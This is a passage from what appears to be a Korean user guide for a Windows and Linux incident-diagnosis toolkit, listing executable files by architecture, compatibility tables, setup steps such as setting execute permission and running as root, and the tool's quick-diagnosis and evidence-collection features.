
2-1. 윈도우 해킹진단도구

윈도우 해킹진단도구는 포터블 형식의 실행파일로 제공되며 ‘HackingDiagnosisKit_x64.exe, HackingDiagnosisKit_x86.exe’ 파일을 선택하면 실행할 수 있습니다. 수집 대상 PC의 Windows Server 버전에 따라 동일한 프로그램을 선택하셔야 정상적으로 동작합니다.

프로그램 버전	Windows 버전	설명
x86	32비트	정상적으로 실행됩니다.
x86	64비트	실행되지 않습니다. 메시지 박스를 보여주고 프로그램이 종료됩니다.
x64	32비트	실행되지 않습니다. 메시지 박스를 보여주고 프로그램이 종료됩니다.
x64	64비트	정상적으로 실행됩니다.

[표 3] 윈도우 해킹진단도구 시스템 호환 목록

윈도우 해킹진단도구가 정상적으로 실행되면 아래와 같은 화면을 확인할 수 있습니다. 주요 기능으로는 ‘빠른진단’, ‘다중진단’, ‘증거데이터 수집’으로 3가지이며, 필요한 기능을 통해 침해사고 여부를 진단할 수 있습니다. 자세한 내용은 해킹진단도구 배포판 내에 있는 ‘윈도우 해킹진단도구 사용자 매뉴얼’을 확인하여 주시기 바랍니다.



[그림 1] 윈도우 해킹진단도구 실행 화면

2-2. 리눅스 해킹진단도구

리눅스 해킹진단도구는 포터블 형식의 실행파일로 제공되며, 운영 중인 시스템에 따라 실행하는 파일이 구분 됩니다. x86 시스템에서는 'dist_selfdiag.tgz', arm 시스템에서는 'dist_arm_selfdiag.tgz'가 사용됩니다.

대상 시스템	해킹진단도구 배포파일
x86	dist_selfdiag.tgz
arm	dist_arm_selfdiag.tgz


[표 4] 리눅스 해킹진단도구 아키텍처 배포 파일 목록

해킹진단도구는 시스템별로 아래와 같으며, 실행권한이 없는 경우, 'chmod +x selfdiag_64', 'chmod +x selfdiag_32' 또는 'chmod +x selfdiag_arm_64', 'chmod +x selfdiag_arm_32'를 실행하여 권한을 부여해야 합니다. 이후 root 권한으로 해킹진단도구를 실행합니다.

대상 시스템	아키텍처	해킹진단도구 배포파일
x86	64비트	selfdiag_64
	32비트	selfdiag_32
arm	64비트(armv8-a)	selfdiag_arm_64
	32비트(armv7l)	selfdiag_arm_32

[표 5] 리눅스 해킹진단도구 시스템 호환 목록

리눅스 해킹진단도구가 정상적으로 실행되면 아래와 같은 화면을 확인할 수 있습니다. 주요 기능으로는 '빠른진단', '증거데이터 수집', '탐지를 설정'으로 3가지이며, 필요한 기능을 통해 침해사고 여부를 진단할 수 있습니다. 자세한 내용은 해킹진단도구 배포판 내에 있는 '리눅스 해킹진단도구 사용자 매뉴얼'을 확인하여 주시기 바랍니다.



[그림 2] 리눅스 해킹진단도구 실행 화면